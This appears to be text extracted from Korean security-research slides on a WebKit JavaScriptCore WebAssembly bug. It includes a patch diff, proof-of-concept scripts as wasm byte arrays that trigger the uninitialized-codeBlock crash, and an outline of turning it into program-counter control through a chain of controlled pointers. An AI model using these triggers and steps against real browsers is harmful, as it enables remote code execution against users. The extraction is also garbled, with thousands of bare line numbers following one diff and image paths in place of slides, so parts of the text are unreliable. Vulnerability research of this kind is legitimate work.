\* Source/JavaScriptCore/wasm/WasmOperationsInlines.h:  
(JSC::Wasm::arrayInitData):

Originally-landed-as: 283286.574@safari-7620-branch ([8fbbb5e](#)). rdar://143593161

Canonical link: <https://commits.webkit.org/289656@main>

main (#39705) · wpewebkit-2.50.0 · WebKit-7622.1.7 1 parent [b7ce9fd](#) commit [9cee5da](#)

```
Source/JavaScriptCore/wasm/WasmOperationsInlines.h +6 -4  
@@ -440,13 +440,15 @@ inline bool arrayInitData(JSWebAssemblyInstance* instance, EncodedJSValue dst, u  
440     if (lastDstElementIndexChecked > dstObject->size())  
441         return false;  
442  
443 - CheckedUint32 lastSrcElementIndexChecked = srcOffset;  
444 - lastSrcElementIndexChecked += size;  
445  
446 - if (lastSrcElementIndexChecked.hasOverflowed())  
447  
447         return false;  
448  
449 - size_t elementSize = dstObject->elementType().type.elementSize();  
450     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size *  
451         elementSize, dstObject->data() + dstOffset * elementSize);  
452 }  
453  
454  
440     if (lastDstElementIndexChecked > dstObject->size())  
441         return false;  
442  
443 + size_t elementSize = dstObject->elementType().type.elementSize();  
444  
445 + CheckedUint32 lastSrcByteChecked = size;  
446 + lastSrcByteChecked *= elementSize;  
447 + lastSrcByteChecked += srcOffset;  
448 +  
449 + if (lastSrcByteChecked.hasOverflowed())  
450         return false;  
451  
452     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size *  
453         elementSize, dstObject->data() + dstOffset * elementSize);  
454 }
```



# BUG 3

## wasm

Interesting bug

`srcOffset + size` 에 대한 overflow 검사 후, `srcOffset + size * elementSize` 사용

```
Source/JavaScriptCore/wasm/WasmOperationsInlines.h  +6 -4 000000  ...
@@ -440,13 +440,15 @@ inline bool arrayInitData(JSWebAssemblyInstance* instance, EncodedJSValue dst, u
440     if (lastDstElementIndexChecked > dstObject->size())
441         return false;
442
443 - CheckedUint32 lastSrcElementIndexChecked = srcOffset;
444 - lastSrcElementIndexChecked += size;
445
446 - if (lastSrcElementIndexChecked.hasOverflowed())
447
448     return false;
449 - size_t elementSize = dstObject->elementType().type.elementSize();
450     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size *
        elementSize, dstObject->data() + dstOffset * elementSize);
451 }
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2790
2791
2792
2793
2794
2795
2796
2797
2798
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2889
2890
2891
2892
2893
2894
2895
2896
2897
2898
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2939
2940
294
```



# BUG 3

## wasm

Interesting bug

array.init\_data 는 wat2wasm 에서 지원하지 않는 operation



WebKit internal testing tool 에 구현된

custom WebAssemblyText encoder 로 빌드 확인



wat2wasm 으로 빌드 못하는 어셈블리를 살펴보면 어떨까?

```
1 + /*
2 + (module
3 +   (memory (export "memory") 1)
4 +   (type $vec (array (mut i32)))
5 +   (data $data0 "1234")
6 +
7 +   (func $main(result (ref null $vec))
8 +     (local $arr(ref null $vec))
9 +     (local.set $arr (array.new_default $vec (i32.const 4)))
10 +
11 +     (array.init_data $vec $data0
12 +       (local.get $arr)
13 +       (i32.const 0)
14 +       (i32.const -2)
15 +       (i32.const 1))
16 +
17 +     (local.get $arr)
18 +   )
19 +
20 +   (export "main" (func $main))
21 + )
22 + */
23 + var wasm_code = new
24 +   Uint8Array([0x00,0x61,0x73,0x6d,0x01,0x00,0x00,0x00,0x01,0x89,0x80,0x80,0x80,0x
25 +   00,0x02,0x5e,0x7f,0x01,0x60,0x00,0x01,0x63,0x00,0x03,0x82,0x80,0x80,0x80,0x00,0
26 +   x01,0x01,0x05,0x83,0x80,0x80,0x80,0x00,0x01,0x00,0x01,0x07,0x91,0x80,0x80,0x80,
27 +   0x00,0x02,0x06,0x6d,0x65,0x6d,0x6f,0x72,0x79,0x02,0x00,0x04,0x6d,0x61,0x69,0x6e
28 +   ,0x00,0x00,0x0c,0x81,0x80,0x80,0x80,0x00,0x01,0x0a,0xa0,0x80,0x80,0x80,0x00,0x0
29 +   1,0x9a,0x80,0x80,0x80,0x00,0x01,0x01,0x63,0x00,0x41,0x04,0xfb,0x07,0x00,0x21,0x
30 +   00,0x20,0x00,0x41,0x00,0x41,0x7e,0x41,0x01,0xfb,0x12,0x00,0x00,0x20,0x00,0x0b,0
31 +   xb,0x87,0x80,0x80,0x80,0x00,0x01,0x01,0x04,0x31,0x32,0x33,0x34]);
32 + var wasm_module = new WebAssembly.Module(wasm_code);
33 + var wasm_instance = new WebAssembly.Instance(wasm_module);
34 + var f = wasm_instance.exports.main;
35 + try {
36 +   f();
37 + } catch {
38 + }
```

WAT(WebAssembly text format)



# BUG 3

## Bug

```
/*
  (func (export "main") (param i64) (result i32)
    i64.const 0
    i64.const 16
    memory.grow 0 ;; memory.grow(16)
    local.get 0
    i64.extend_i32_s
    memory.grow 0 ;; memory.grow(param)
    drop
    return
  )
*/
const wasm_code = new
  Uint8Array([0,97,115,109,1,0,0,0,1,137,128,128,128,0,2,94,120,1,96,1,126,1,127,3,130,128,128,128,0,1,1,7
,136,128,128,128,0,1,4,109,97,105,110,0,0,10,149,128,128,128,0,1,143,128,128,128,0,0,65,0,65,16,251,6,0,
32,0,167,251,13,0,11]);

const wasm_module = new WebAssembly.Module(wasm_code);
const wasm_instance = new WebAssembly.Instance(wasm_module);
const f = wasm_instance.exports.main.bind();
f(0x4141);
```

This 를 undefined 로 바인딩 함

WebAssembly 는 this 를 사용하지 않기 때문에 .bind() 는 아무런 문법적 효과가 없음  
하지만 내부적으로 CallFrame 에 변화가 생기고 이로 인해 crash 발생



# BUG 3

## Bug

```
MacroAssemblerCodeRef<JITThunkPtrTag> boundFunctionCallGenerator(VM& vm)
{
    ...
    auto isNative = jit.branchIfNotType(GPRInfo::regT1, FunctionExecutableType);
    jit.loadPtr(
        CCallHelpers::Address(
            GPRInfo::regT1, FunctionExecutable::offsetOfCodeBlockForCall()),
        GPRInfo::regT3);
    jit.storePtr(GPRInfo::regT3,
CCallHelpers::calleeFrameCodeBlockBeforeCall());
    /*
0x124030160: ldur    x3, [x1, #0x60]
0x124030164: stur    x3, [sp] ; store codeBlock
*/

    isNative.link(&jit);
    auto dispatch = jit.label();

    emitPointerValidation(jit, GPRInfo::regT2, JSEntryPtrTag);
    jit.call(GPRInfo::regT2, JSEntryPtrTag);

    /*
    ...
0x124030168: blr    x2 ; call js_to_wasm_wrapper_entry
*/
    ...
}
```

jit.loadPtr, jit.storePtr 등으로 인스트럭션을 생성

직관적이지 않아서 코드 흐름 이해가 복잡함

함수 실행시 **CallFrame** 사용

- Prev CFR, RET, codeBlock, callee,
- argumentCount, this, arg0, arg1, ...



# BUG 3

## Bug

```
MacroAssemblerCodeRef<JITThunkPtrTag> boundFunctionCallGenerator(VM& vm)
{
    ...
    auto isNative = jit.branchIfNotType(GPRInfo::regT1, FunctionExecutableType);
    jit.loadPtr(
        CCallHelpers::Address(
            GPRInfo::regT1, FunctionExecutable::offsetOfCodeBlockForCall()),
        GPRInfo::regT3);
    jit.storePtr(GPRInfo::regT3,
        CCallHelpers::calleeFrameCodeBlockBeforeCall());
    /*
    0x124030160: ldur    x3, [x1, #0x60]
    0x124030164: stur    x3, [sp] ; store codeBlock
    */

    isNative.link(&jit);
    auto dispatch = jit.label();

    emitPointerValidation(jit, GPRInfo::regT2, JSEntryPtrTag);
    jit.call(GPRInfo::regT2, JSEntryPtrTag);

    /*
    ...
    0x124030168: blr    x2 ; call js_to_wasm_wrapper_entry
    */
    ...
}
```

CellType 이

FunctionExecutableType (JSFunction) 일 때만

codeBlock 을 스택에 저장

JSFunction 이 아니면 저장하지 않음



# BUG 3

## Bug

```
0x16fdfa5e0: 0x0000000016fdfa620 0x0000000012403016c ; prev cfr | return address
0x16fdfa5f0: 0x0000000016fdfa690 0x00006120000102c8 ; codeBlock | callee
0x16fdfa600: 0xfffe000000000002 0x0000000000000000a ; argumentCount | this (undefined)
0x16fdfa610: 0xfffe0000000004141 0x00000000124004020 ; arg0 | ...
```

codeBlock 이 uninitialized 값으로 남아있음



# BUG 3

## Abuse

```
void StackVisitor::readFrame(CallFrame* callFrame)
{
    ...
    CodeBlock* codeBlock = callFrame->codeBlock(); // uninitialized value
    if (!codeBlock) {
        readNonInlinedFrame(callFrame);
        return;
    }

    #if ASSERT_ENABLED
    if (!codeBlock->inherits<CodeBlock>()) {
        dataLogLn("Invalid codeblock type: ", *(JSCell*)codeBlock);
        dataLogLn("Callee: ", RawPointer(callFrame->unsafeCallee().rawPtr()));
        ASSERT_NOT_REACHED();
        readNonInlinedFrame(callFrame);
        return;
    }
    #endif

    // If the code block does not have any code origins, then there's no
    // inlining. Hence, we're not at an inlined frame.
    if (!codeBlock->hasCodeOrigins()) {
        readNonInlinedFrame(callFrame);
        return;
    }
}
```

Wasm 함수에서 exception 발생시  
codeBlock 에 대한 참조가 발생함

PoC 에서 BigInt argument 에 Number 를  
전달해서 TypeError 트리거

Heap UAF, Heap overflow, Stack overflow, ...



# BUG 3

## Exploit

여러개의 JavaScript 객체를 인자로 받는 wasm\_func\_1  
버그를 트리거할 타겟 wasm\_func\_2

JSObject 로 codeBlock 의 필드를 일부 제어할 수 있음  
하지만 JSObject 의 구조에 따라 제어하지 못하는 필드도 많음

prev CFR
RET
codeBlock
callee
argumentCount
this
arg0
arg1
arg2
arg3
arg4
...

wasm\_func\_1



prev CFR
RET
codeBlock
callee
argumentCount
this
arg0
...

wasm\_func\_2



# BUG 3

## Exploit

```
// If the code block does not have any code origins, then there's no
// inlining. Hence, we're not at an inlined frame.
if (!codeBlock->hasCodeOrigins()) { // 여기서 !true
    readNonInlinedFrame(callFrame);
    return;
}
```

```
CallSiteIndex index = callFrame->callSiteIndex();
ASSERT(codeBlock->canGetCodeOrigin(index));
if (!codeBlock->canGetCodeOrigin(index)) {
    /*
    #if ENABLE(DFG_JIT)
    DFG::CodeOriginPool& CodeBlock::codeOrigins()
    {
        return m_jitCode->dfgCommon()->codeOrigins.get();
    }
    */
}
```

```
(lldb) x/10i $pc
-> 0x102d59894: ldr    x0, [x0, #0x78]
0x102d59898: ldr    x8, [x0]
0x102d5989c: ldr    x8, [x8, #0x48]
0x102d598a0: blr    x8
0x102d598a4: ldr    x0, [x0, #0x28]
0x102d598a8: ldp    x29, x30, [sp], #0x10
0x102d598ac: ret
```

hasCodeOrigins 가 0 이 되도록 필드 조작

[codeBlock + 0x78] : 주소값 A

[A + 0x0] : 주소값 B


[B + 0x48] : control PC



# BUG 3




## Exploit

\* JSArray 객체의 표현



JSArray 와 Butterfly 가 할당되는 메모리 영역은 서로 다름

\* JSObject 객체의 표현







